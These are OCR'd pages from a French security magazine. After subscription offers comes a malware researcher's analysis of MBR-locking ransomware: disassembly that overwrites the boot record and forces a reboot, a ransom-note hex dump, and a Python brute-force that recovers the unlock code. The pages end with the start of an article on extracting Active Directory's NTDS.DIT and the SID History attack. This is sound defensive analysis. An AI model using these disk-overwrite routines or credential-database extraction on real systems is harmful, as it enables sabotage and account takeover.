2	LPE + LP	57 €	62 €	69 €	71 €	69 €	73 €	71 €	79 €
3	GLMF + LP	78 €	85 €	96 €	99 €	95 €	101 €	98 €	111 €
4	GLMF + GLMF HS	83 €	89 €	101 €	104 €	100 €	105 €	103 €	116 €
5	GLMF + MISC	84 €	90 €	102 €	105 €	101 €	107 €	104 €	117 €
6	GLMF + GLMF HS + Linux Pratique	110 €	119 €	134 €	138€	133 €	140 €	137 €	154 €
7	GLMF + GLMF HS + MISC	116 €	124 €	140 €	144 €	139 €	146 €	143 €	160 €
8	GLMF + GLMF HS + MISC + LP	143 €	154 €	173 €	178 €	172 €	181 €	177 €	198 €
9	GLMF + GLMF HS + MISC + LP + LPE	173 €	186 €	209 €	215 €	208 €	219 €	214 €	239 €
10	MISC + MISC HS	44 €	47 €	53 €	55 €	52 €	56 €	54 €	60 €
11	LP + LP HS	42 €	46 €	52 €	54 €	51 €	55 €	53 €	60 €
12	GLMF + GLMF HS + MISC + MISC HS + LP + LP HS + LPE	199 €	214 €	243 €	250 €	239 €	254 €	247 €	279 €
13	Open Silicium Magazine	27 €	29 €	31 €	32 €	31 €	33 €	32 €	36 €

* Toutes les offres d'abonnement : en exemple, les tarifs ci-dessus correspondant à la zone France Métro (F) ** Base tarifs kiosque zone France Métro (F)

offre 1 — Misc (6 nos)

par ABO : **38€***

au lieu de **48,00€**** en kiosque

Economie : 10,00 €

offre 10 — MISC (6 nos) + MISC Hors-Série (2 nos)

par ABO : **44€***

au lieu de **64,00€**** en kiosque

Economie : 20,00 €

offre 2 — Linux Pratique Essentiel (6 nos) + Linux Pratique (6 nos)

par ABO : **57€***

au lieu de **74,70€**** en kiosque

Economie : 17,70 €

offre 3 — GNU/Linux Magazine (11 nos) + Linux Pratique (6 nos)

par ABO : **78€***

au lieu de **107,20€**** en kiosque

Economie : 29,20 €

offre 4 — GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos)

par ABO : **83€***

au lieu de **110,50€**** en kiosque

Economie : 27,50 €

offre 5 — + GNU/Linux Magazine (11 nos) + Misc (6 nos)

par ABO : **84€***

au lieu de **119,50€**** en kiosque

Economie : 35,50 €

offre 6 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos)

par ABO : **110€***

au lieu de **146,20€**** en kiosque

Economie : 36,20 €

offre 7 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Misc (6 nos)

par ABO : **116€***

au lieu de **158,50€**** en kiosque

Economie : 42,50 €

offre 8 — + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **143€***

au lieu de **194,20€**** en kiosque

Economie : 51,20 €

offre 9 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Misc (6 nos)

par ABO : **173€***

au lieu de **233,20€**** en kiosque

Economie : 60,20 €

offre 11 — Linux Pratique (6 nos) + Linux Pratique HS (3 nos)

par ABO : **42€***

au lieu de **55,20€**** en kiosque

Economie : 13,20 €

offre 12 — Linux Pratique Essentiel (6 nos) + GNU/Linux Magazine (11 nos) + GNU/Linux Magazine HS (6 nos) + Linux Pratique (6 nos) + Linux Pratique HS (3 nos) + Misc (6 nos) + MISC Hors-Série (2 nos)

par ABO : **199€***

au lieu de **268,70€**** en kiosque

Economie : 69,70 €

Bon d'abonnement à découper et à renvoyer

Je fais mon choix de l'offre de mon (mes) abonnement(s) :

Mon 1er choix	Je sélectionne le N° (1 à 13) de l'offre choisie :	
Mon 2ème choix	Je sélectionne le N° (1 à 13) de l'offre choisie :	
	Je sélectionne ma zone géographique (F à RM) :	
	J'indique la somme due : (Total)	€

Exemple : je souhaite m'abonner à l'offre GNU/Linux Magazine + GNU/Linux Magazine Hors-série + MISC (offre 7) et je vis en Belgique (E1), ma référence est donc 7E1 et le montant de l'abonnement est de 144 euros.

Je choisis de régler par :

- ❑ Chèque bancaire ou postal à l'ordre des Éditions Diamond
- ❑ Carte bancaire n° ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋ ⌊_⌊_⌊_⌊_⌋

Expire le : ⌊_⌊_⌊_⌊_⌋

Cryptogramme visuel : ⌊_⌊_⌊_⌋

Date et signature obligatoire

Découvrez notre nouveau magazine !

OPEN SILICIUM

LE MAGAZINE DE L'OPEN SOURCE POUR L'ÉLECTRONIQUE & L'EMBARQUÉ

sur : www.opensilicium.com

➡ Abonnez-vous

offre 13 — Open Silicium Magazine (4 nos)

par ABO : **27€***


au lieu de **36,00€**** en kiosque

Economie : 9,00 €

En kiosque à partir du 24 décembre 2010 !

VOTRE MBR PRIS EN OTAGE !

Nicolas Brulez – nicolas.brulez@kaspersky.fr
Senior Malware Researcher
Global Research and Analysis Team – Kaspersky Lab



mots-clés : CODES MALICIEUX / REVERSE ENGINEERING / RANSOMWARE / ANALYSE DE CODE / MBR / BOOT / MD5 : 1E7A4A518C91432C816917BD14AB323B

Les Ransomwares s'appuient sur de la cryptographie - du chiffrement - pour empêcher l'utilisation d'une machine. Ils existent depuis plusieurs années. En général, il s'agit d'une application demandant l'envoi d'un SMS surtaxé pour obtenir un code de déblocage (MISC 47, p. 14 à 17) à entrer sous Windows. Cette fois-ci, le blocage s'effectue bien avant le démarrage de l'OS, directement dans le MBR (Master Boot Record).

1 Analyse du malware

Lors de l'analyse de notre *malware*, nous allons rencontrer rapidement des indices qui nous dirigent vers une infection du MBR. En effet, la première sous-routine effectue la requête WQL (*WMI Query Language*) comme suivante :

```
SELECT * FROM Win32_DiskPartition Where BootPartition = true
```

Cela permet à notre malware de récupérer la partition bootable.

Le ransomware accède ensuite aux ressources de l'exécutable pour récupérer le code à injecter dans le MBR de la machine :

```
push    RT_RCDATA       ; lpType
mov     ebx, eax
mov     eax, [ebp+hModule]
push    0DCh            ; lpName
push    eax             ; hModule
call    ds:FindResourceA
mov     edi, eax
push    edi             ; hResInfo
push    0               ; hModule
call    ds:LoadResource
push    eax             ; hResData
call    ds:LockResource
push    edi             ; hResInfo
push    0               ; hModule
mov     esi, eax
call    ds:SizeofResource
cmp     eax, 600h       ; size of res
jz      short loc_4013CD
```

À l'aide d'un débogueur (ou d'un éditeur de ressources), il est possible de visionner et de dumper cette ressource :

```
Address  Hex dump                                         ASCII
0040E0D0 31 C0 8E D0 BC 00 7C 8E D8 8E C0 FB FC BE 1B 7C  1À.Ð¼.|.ØŽÀûü¾.|
0040E0E0 BF 1B 06 50 57 B9 6A 00 F3 A4 CB B8 02 02 BB 00  ¿..PW¹j.ó¤Ë¸..».
0040E0F0 7C B9 02 00 BA 80 00 CD 13 72 1B 66 81 7F 02 68  |¹..º€.Í.r.f..h
0040E100 6A 6D 63 75 16 81 C3 FC 03 66 81 3F 68 6A 6D 63  jmcu.Ãü.f.?hjmc
0040E110 75 09 68 00 7C C3 BE 5C 06 EB 03 BE 71 06 AC 20  u.h.|Ã¾\.ë.¾q.¬
0040E120 C0 74 FC BB 07 00 B4 0E CD 10 EB F2 53 65 63 74  Àtü»..´.Í.ëòSect
0040E130 6F 72 20 72 65 61 64 20 66 61 69 6C 65 64 0D 0A  or read failed..
0040E140 00 4D 69 73 73 69 6E 67 20 62 6F 6F 74 20 63 6F  .Missing boot co
0040E150 64 65 0D 0A 00 00 00 00 00 00 00 00 00 00 00 00  de..............
0040E160 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040E170 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

et de voir une partie très intéressante un peu plus bas :

```
Address  Hex dump                                         ASCII
0040E530 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0040E540 00 00 00 00 00 00 00 00 00 03 59 6F 75 72 20 50  ..........Your P
0040E550 A3 20 69 73 20 62 6C 6F 63 6B 65 64 2E 0D 0A 41  £ is blocked...A
0040E560 6C 6C 20 74 68 65 20 68 61 72 64 20 64 72 69 76  ll the hard driv
0040E570 65 73 20 77 65 72 65 20 65 6E 63 72 79 70 74 65  es were encrypte
0040E580 64 2E 0D 0A 42 72 6F 77 73 65 20 77 77 77 2E 73  d...Browse www.s
0040E590 [illegible] 61 2E 72 75 20 74 6F 20 67           a.ru to g
0040E5A0 65 74 20 61 6E 20 61 63 63 65 73 73 20 74 6F 20  et an access to
0040E5B0 79 6F 75 72 20 73 79 73 74 65 6D 20 61 6E 64 20  your systen and
0040E5C0 66 69 6C 65 73 2E 0D 0A 41 6E 79 20 61 74 74 65  files...Any atte
0040E5D0 6D 70 74 20 74 6F 20 72 65 73 74 6F 72 65 20 74  npt to restore t
0040E5E0 68 65 20 64 72 69 76 65 73 20 75 73 69 6E 67 20  he drives using
0040E5F0 6F 74 68 65 72 20 77 61 79 20 77 69 6C 6C 20 0D  other way will .
0040E600 0A 6C 65 61 64 20 74 6F 20 69 6E 65 76 69 74 61  .lead to inevita
0040E610 62 6C 65 20 64 61 74 61 20 6C 6F 73 73 20 21 21  ble data loss !!
0040E620 21 0D 0A 50 6C 65 61 73 65 20 72 65 6D 65 6D 62  !..Please rememb
0040E630 65 72 20 59 6F 75 72 20 49 44 3A 20 37 37 33 39  er Your ID: 7739
0040E640 32 31 2C 20 0D 0A 77 69 74 68 20 69 74 73 20 68  21, ..with its h
0040E650 65 6C 70 20 79 6F 75 72 20 73 69 67 6E 2D 6F 6E  elp your sign-on
0040E660 20 70 61 73 73 77 6F 72 64 20 77 69 6C 6C 20 62   password will b
0040E670 65 20 67 65 6E 65 72 61 74 65 64 2E 00 00 00 00  e generated....
0040E680 00 00 00 00 00 00 00 00 00 00 45 6E 74 65 72 20  ..........Enter
0040E690 70 61 73 73 77 6F 72 64 3A 00 00 00 00 00 00 00  password:.......
0040E6A0 00 00 00 00 00 00 00 00 00 00 57 72 6F 6E 67 20  ..........Wrong
0040E6B0 70 61 73 73 77 6F 72 64 00 00 00 00 00 00 00 00  password........
```

Nous trouvons dans cette ressource un message nous informant du blocage de la machine et du chiffrement des disques. Le message indique qu'il est nécessaire de se connecter à un site web pour obtenir un code de déblocage et récupérer les données.

L'exécution continue avec une copie du MBR malicieux en mémoire allouée.

Nous nous trouvons ensuite en présence d'une routine intéressante qui confirme l'infection du MBR :

```
lea     eax, [ebp+FileName]
push    offset a_Physicaldrive ; "\\\\.\\PHYSICALDRIVE%d"
push    eax             ; char *
call    _sprintf
add     esp, 0Ch
push    ebx             ; hTemplateFile
push    ebx             ; dwFlagsAndAttributes
push    3               ; dwCreationDisposition
push    ebx             ; lpSecurityAttributes
push    1               ; dwShareMode
push    0C0000000h      ; dwDesiredAccess
lea     ecx, [ebp+FileName]
push    ecx             ; lpFileName
call    ds:CreateFileA
```

La routine ci-dessus utilise le résultat de la requête WQL pour obtenir un « handle » pointant vers le bon « PHYSICALDRIVE », celui qui contient le MBR à infecter.

Notre malware vérifie la présence d'un marqueur d'infection (présent à deux endroits) pour s'assurer de l'état du disque. Si celui-ci est déjà infecté, il ne tentera aucune infection :

```
push    ebx             ; lpOverlapped
lea     eax, [ebp+NumberOfBytesRead]
push    eax             ; lpNumberOfBytesRead
push    512             ; nNumberOfBytesToRead
lea     ecx, [ebp+MBR]
push    ecx             ; lpBuffer
push    esi             ; hFile
call    ds:ReadFile
test    eax, eax
jz      short not_found
mov     eax, 'cmjh'     ; EAX = marker
cmp     [ebp+pos_marker1], eax
jnz     short not_found
cmp     [ebp+pos_marker2], eax
mov     al, 1
jz      short found
```

Une fois la vérification effectuée, nous arrivons à la routine d'infection du MBR.

Le MBR original est d'abord sauvegardé, puis écrasé par la routine suivante :

```
push    ecx             ; lpNumberOfBytesWritten
push    600h            ; nNumberOfBytesToWrite
push    edx             ; lpBuffer
mov     [ebp+NumberOfBytesWritten], ebx
mov     ebx, ds:WriteFile
push    esi             ; hFile
call    ebx ; WriteFile
test    eax, eax
jz      short loc_4012C0
push    0               ; dwMoveMethod
push    0               ; lpDistanceToMoveHigh
push    2048            ; lDistanceToMove
mov     eax, 0AFBEh     ; some marker
push    esi             ; hFile
mov     [ebp+var_56], ax
call    edi ; SetFilePointer
push    0               ; lpOverlapped
lea     ecx, [ebp+NumberOfBytesWritten]
push    ecx             ; lpNumberOfBytesWritten
push    512             ; nNumberOfBytesToWrite
lea     edx, [ebp+Buffer]
push    edx             ; lpBuffer
push    esi             ; hFile
call    ebx ; WriteFile
```


Le premier appel à la fonction **WriteFile** écrase le MBR en écrivant 0x600 octets.

(Secteurs 0, 1, 2). La fonction **SetFilePointer** est ensuite utilisée pour se déplacer à l'offset 0x800 (Secteur 4) pour l'écraser avec le MBR original. Le « handle » du « physicaldrive » est ensuite fermé.

À partir de cet instant, le MBR est infecté par le ransomware. Non content de l'avoir infecté, il va ensuite forcer le redémarrage de la machine après l'obtention du privilège **SeShutdownPrivilege**. La fonction **ExitWindowsEx** est appelée pour exécuter le redémarrage :

```
lea     ecx, [ebp+NewState.Privileges]
push    ecx             ; lpLuid
push    offset Name     ; "SeShutdownPrivilege"
push    0               ; lpSystemName
call    ds:LookupPrivilegeValueA
mov     eax, [ebp+TokenHandle]
push    0               ; ReturnLength
push    0               ; PreviousState
push    0               ; BufferLength
lea     edx, [ebp+NewState]
push    edx             ; NewState
push    0               ; DisableAllPrivileges
push    eax             ; TokenHandle
mov     [ebp+NewState.PrivilegeCount], 1
mov     [ebp+NewState.Privileges.Attributes], 2
call    ds:AdjustTokenPrivileges
call    ds:GetLastError
test    eax, eax
jnz     short failed
push    80020003h       ; dwReason
push    6               ; uFlags
call    ds:ExitWindowsEx
```

Lors du redémarrage d'une machine infectée, nous pouvons lire la demande de rançon suivante :




Lors de la visite du site de paiement de la rançon, il est possible de choisir parmi 5 langues : Anglais, Italien, Espagnol, Allemand et Français :

Voici la version française, probablement traduite à l'aide d'un traducteur en ligne compte tenu du nombre d'erreurs présentes dans le texte.

Les données ont soi-disant été chiffrées à l'aide de l'algorithme AES-128. La clé de déchiffrement contiendrait plus de 16 caractères.

Aucune cryptographie n'a été employée par notre ransomware, il s'agit simplement d'effrayer les utilisateurs pour obtenir le paiement d'une rançon : 100$ ou 50 euros (étrange taux de conversion).



2 Analyse du MBR

Étudions maintenant le code injecté dans le MBR pour démarrer la machine. Pour ce faire, j'ai utilisé IDA Pro **[1]** et son débogueur pour Bochs **[2]**.

2.1 Configuration

Je vous invite à lire le blog **[3]** de l'éditeur pour obtenir plus d'informations sur le débogage de MBR ainsi que les scripts nécessaires à son chargement.

Pour déboguer un MBR infecté, nous avons besoin de plusieurs éléments :

- un *dump* du MBR ;
- une image disque créée à l'aide de l'aide de l'utilitaire `dximages` de l'émulateur Bochs ;
- du script `mbr.py` et le fichier de configuration de Bochs, que vous pourrez télécharger sur le blog **[3]** ;
- IDA Pro avec le *plugin* Bochs et IDA Python.

Pour effectuer le dump du MBR, il est en général préférable de démarrer sur un *live CD* Linux et d'utiliser, par exemple, la commande :

```
dd if=/dev/sda of=mbr.dump bs=512 count=5
```

Dans la commande donnée en exemple, j'utilise `count=5` pour dumper 5 secteurs. Bien qu'un MBR classique fasse 512 octets (1 secteur), il est préférable d'en dumper un peu plus. Vous pouvez adapter le nombre de secteurs à dumper en fonction de la menace que vous analysez.

Il vous faudra ensuite modifier votre fichier de configuration Bochs pour qu'il utilise votre image disque :

```
ata0-master: type=disk, path="votreimage.img", mode=flat,
cylinders=20, heads=16, spt=63
```

2.2 Utilisation du script mbr.py

Le script est nécessaire pour charger correctement notre MBR et créer un fichier IDB valide. La seule chose à modifier dans le script est le nom de votre dump, le nom de votre image disque, ainsi que le nombre de secteurs que vous voulez copier dans votre image.

```
BOOT_SIZE   = 0x7C00 + SECTOR_SIZE * 4
MBRNAME     = "votredumpmbr "
IMGNAME     = "votreimage.img"
```

Dans le cas de notre MBR, j'utilise `*4` pour copier 4 secteurs dans l'image disque.

Il suffit ensuite d'exécuter le script comme ceci : `mbr.py update` pour mettre à jour l'image.

2.3 Création d'une IDB valide pour débogage

Pour obtenir une IDB valide, le fichier de configuration `bochsrc` doit être ouvert dans IDA Pro, qui détectera automatiquement le type de fichier.

À l'aide d'IDA Python, il nous reste à charger `mbr.py` pour réarranger les segments correctement. Par défaut, le script enregistra l'IDB et se terminera.


Vous pourrez l'ouvrir à nouveau et lancer le débogueur Bochs pour analyser le MBR pas à pas.

Note


Ne pas oublier de créer une variable d'environnement `dximage`, comme décrit dans le blog [3].

2.4 Débogage

Voici une capture d'écran une fois le débogueur lancé :



La première routine intéressante recherche deux marqueurs d'infection, puis continue l'exécution jusqu'à l'affichage de la demande de rançon :



Une fois la demande de rançon affichée, la routine de gestion des entrées clavier est exécutée.

L'int 0x16 est utilisée pour gérer les entrées clavier.

```
not_allowed:                            ; CODE XREF: BOOT_SECTOR:7C35↓j
                                        ; BOOT_SECTOR:7C39↓j ...
mov     ah, 10h
int     16h                             ; KEYBOARD - GET ENHANCED KEYSTROKE (AT
                                        ; Return: AH = scan code, AL = character
cmp     ah, 1
jz      short SCANCODE_ESCAPE           ; ESCAPE was pressed
cmp     ah, 0Eh
jz      short SCANCODE_DEL              ; DEL was pressed
cmp     ah, 1Ch
jz      short SCANCODE_ENTER            ; ENTER was pressed
cmp     ah, 0E0h ; 'Ó'
jz      short SCANCODE_ENTER            ; ENTER was pressed
cmp     al, '!'                         ; chars before "!" are not allowed
jb      short not_allowed
cmp     al, '~'
ja      short not_allowed               ; chars above "~" not allowed
cmp     di, 16
jnb     short not_allowed               ; 16 chars max
```

La routine filtre les entrées clavier. Au-delà de 16 caractères, il est impossible d'entrer de nouvelles lettres. Il est possible d'annuler (**ESCAPE**), de corriger (**DEL**) ou de valider (**ENTER**).

Une fois le code entré (attention avec la configuration de clavier QWERTY pour les personnes utilisant un clavier AZERTY), nous arrivons à la routine suivante :

```
BOOT_SECTOR:7C7D mov     al, 20h ; ' '
BOOT_SECTOR:7C7F
BOOT_SECTOR:7C7F add_spaces:
BOOT_SECTOR:7C7F cmp     di, 16
BOOT_SECTOR:7C82 jnb     short done_filling_pass_buffer
BOOT_SECTOR:7C84 mov     [bx+di], al
BOOT_SECTOR:7C86 inc     di
BOOT_SECTOR:7C87 jmp     short add_spaces
```

Le bout de code ci-dessus s'assure de la taille du mot de passe final. En effet, ci celui-ci fait moins de 16 caractères, les caractères manquants deviendront des espaces.

Nous avons maintenant un code de déverrouillage de 16 caractères, et la routine suivante le vérifie :

```
hash_serial proc near
push    ax
push    cx
mov     ah, al
xor     al, al
xor     dx, ax
mov     cl, 8

loc_7D72:
shl     dx, 1
jnb     short no_carry
xor     dx, 1021h

no_carry:
dec     cl
jnz     short loc_7D72
pop     cx
pop     ax
retn
hash_serial endp
```

Cette routine est appelée pour chaque caractère du mot de passe et génère un *checksum* de 16 bits qui est ensuite comparé à un checksum hardcodé dans le MBR :

```
loop_all_chars:
lodsb
call    hash_serial
dec     cl
jnz     short loop_all_chars
cmp     dx, ds:7FFAh  ; 0x3C01
jz      short Good_Password
mov     si, 7FDAh
call    Print_string
call    print_CRLF
dec     byte ptr ds:7E79h ; dec counter
jnz     tries_left
jmp     short reboot_machine
```

Le checksum du mot de passe entré doit être égal à 0x3C01. En cas d'égalité, le MBR malicieux utilise la copie du MBR original et désinfecte la machine.

Dans le cas contraire, un compteur est décrémenté. Au troisième essai, la machine est rebootée.

Note

Ne surtout pas utiliser de fix mbr, la table de partition étant aussi déplacée, vous ne pourriez plus démarrer la machine.

3 Brute force

Après écriture de la routine de checksum en Python (spéciale dédicace à Phil :-)... Il comprendra !), il fut possible de brute forcer le checksum.

```
def hash(serial):
    global CF
    DX = 0
    for x in range(0,16):
        AX = SHLW(ord(serial[x]),8)
        DX ^= AX
        for i in range(0,8):
            DX = SHLW(DX,1)
            if CF:
                DX = DX ^ 0x1021

return DX

print "Brute Forcing MBR ransomware"
print "Nicolas Brulez - Kaspersky Lab\n"
print "Valid passwords to unlock machine:\n"


for char1 in range(97,123):
    for char2 in range(97,123):
        for char3 in range(97,123):
            for char4 in range(97,123):
                serial = "%c%c%c%ckaspersky    " %
(char1,char2,char3,char4)
                if hash(serial) == 0x3C01:
                    print serial
```

Le *brute force* se fait sur 4 octets, le reste est fixé à `'kaspersky'`.

L'algorithme original remplit le *buffer* par des espaces jusqu'à l'obtention d'un code de 16 caractères, j'ai donc ajouté des espaces après la partie codée en dur.

Après quelques secondes d'exécution, nous obtenons :

```
eirdkaspersky
exptkaspersky
jypkkaspersky
qunnkaspersky
```

En entrant un de ces mots de passe, le MBR sera corrigé et l'ordinateur redémarre normalement. (Rappel QWERTY !)

GAME OVER :-) ■

■ RÉFÉRENCES

[1] IDA Pro - http://www.hex-rays.com/idapro/

[2] Bochs : Emulateur IA-32- http://bochs.sourceforge.net/

[3] *Develop your master boot record and debug it with IDA Pro and the Bochs debugger plugin* - http://www.hexblog.com/?p=103

ÉDITION OFFLINE DE L'ACTIVE DIRECTORY

Nicolas RUFF – nicolas.ruff@eads.net – EADS Innovation Works

mots-clés : SAM / ACTIVE DIRECTORY / ESE / JET BLUE / MOTS DE PASSE / AUDIT WINDOWS / CHIFFREMENT RÉVERSIBLE

Autant le fichier SAM (qui gère les comptes locaux sous Windows) a été largement disséqué, autant les techniques d'attaque sur le fichier NTDS.DIT (qui gère les comptes Active Directory) restent un mystère pour la majorité des auditeurs en sécurité, même 10 ans après la sortie de Windows 2000. Pourtant, des travaux notables sur le sujet existent « dans la nature ».

1 Historique

Active Directory est le nom donné par Microsoft à son annuaire d'authentification accessible au travers du protocole LDAP et apparu avec Windows 2000. En effet, le mécanisme de gestion des comptes utilisateurs développé pour les versions antérieures de Windows NT, à savoir le fichier SAM, ne passait pas à l'échelle dans les très gros réseaux. Les limitations de ce fichier sont en grande partie liées aux limitations de la base de registre **[1]**, sur laquelle il s'appuie.

Pour stocker les données de l'*Active Directory*, Microsoft a recyclé une technologie déjà éprouvée : le moteur du logiciel Exchange, appelé ESE **[2]** (*Extensible Storage Engine*) ou « Jet Blue » **[3]**. Cette technologie est bien plus performante que la base de registre pour la gestion d'accès concurrents à des millions d'objets de toute taille.

Le qualificatif d'*Extensible* est lié au fait que le schéma peut être étendu (ex. ajout de nouveaux types d'objets), mais pas réduit. L'installation de tout logiciel qui va étendre le schéma Active Directory (ex. Microsoft Exchange) va « tatouer » de manière définitive la forêt Windows.

Le stockage physique des données Active Directory s'effectue dans un répertoire choisi lors de la promotion du contrôleur de domaine (commande `DCPROMO`). Plusieurs fichiers de *checkpointing* sont présents dans ce répertoire, ESE étant un moteur transactionnel. Mais seul le fichier `NTDS.DIT` contient effectivement les données à jour.

Il est très facile d'obtenir une copie de ce fichier, même sur un système *live*. Ne vous jetez pas sur HoboCopy **[4]** et consorts, il suffit d'utiliser la commande native `NTBACKUP` par exemple. Il est beaucoup plus difficile de l'interpréter...

Car la migration vers Active Directory pose un problème aux administrateurs, auditeurs en sécurité et *hackers* de tout poil : si le format « base de registre » utilisé par le fichier SAM était parfaitement compris (particulièrement depuis cette thèse **[5]**), ce qui autorisait la création d'outils puissants pour la manipulation des mots de passe qui y sont contenus **[6]**, le format ESE reste quant à lui beaucoup plus obscur...

2 Travaux antérieurs

2.1 Tibor Biro

Les premiers travaux publics sur le sujet dont j'ai pu avoir connaissance sont ceux du site TBIRO **[7]**, à savoir :

- RADPass : outil permettant de supprimer le mot de passe d'un compte Active Directory ;
- SHEdit : outil permettant d'éditer l'attribut « SID History » attaché à un compte Active Directory.

Les codes sources ne sont malheureusement pas fournis. D'autre part, ces outils requièrent la présence de la bibliothèque `ESENT.DLL`. L'auteur s'est probablement basé sur la documentation Microsoft **[8]** **[9]** ainsi que le SDK fourni pour ESE, et tout aussi probablement sur du *reverse engineering* de cette bibliothèque, la documentation étant peu fournie dans les années de création des outils (vers 2002/2003).


2.2 Incise sur le « SID History »

L'attaque sur l'attribut « SID History » est passée relativement inaperçue - elle a pourtant fait l'objet d'un correctif de sécurité (MS02-001) et d'une fonctionnalité supplémentaire appelée « SID Filtering » **[10]**.

L'attribut « SID History » a été conçu pour faciliter la migration des comptes utilisateurs d'un domaine Windows NT4 vers un domaine Windows 2000. En effet, le changement de domaine implique le changement de préfixe des SID **[11]** - ce qui a pour conséquence que toutes les listes de contrôle d'accès (ACL) existantes doivent être mises à jour.

Afin d'éviter cet écueil, il est possible d'ajouter des attributs à un compte utilisateur, qui décrivent les SID antérieurs dont il disposait.

Si un administrateur de domaine (ou un attaquant ayant un accès physique au fichier Active Directory d'un contrôleur de domaine quelconque) peut s'ajouter le SID d'un compte administrateur d'entreprise, cela pose un problème de sécurité évident... et heureusement corrigé.



EseDbViewer vs. Windows 2000 Active Directory sur un Windows Seven

2.3 Alexander Lahin

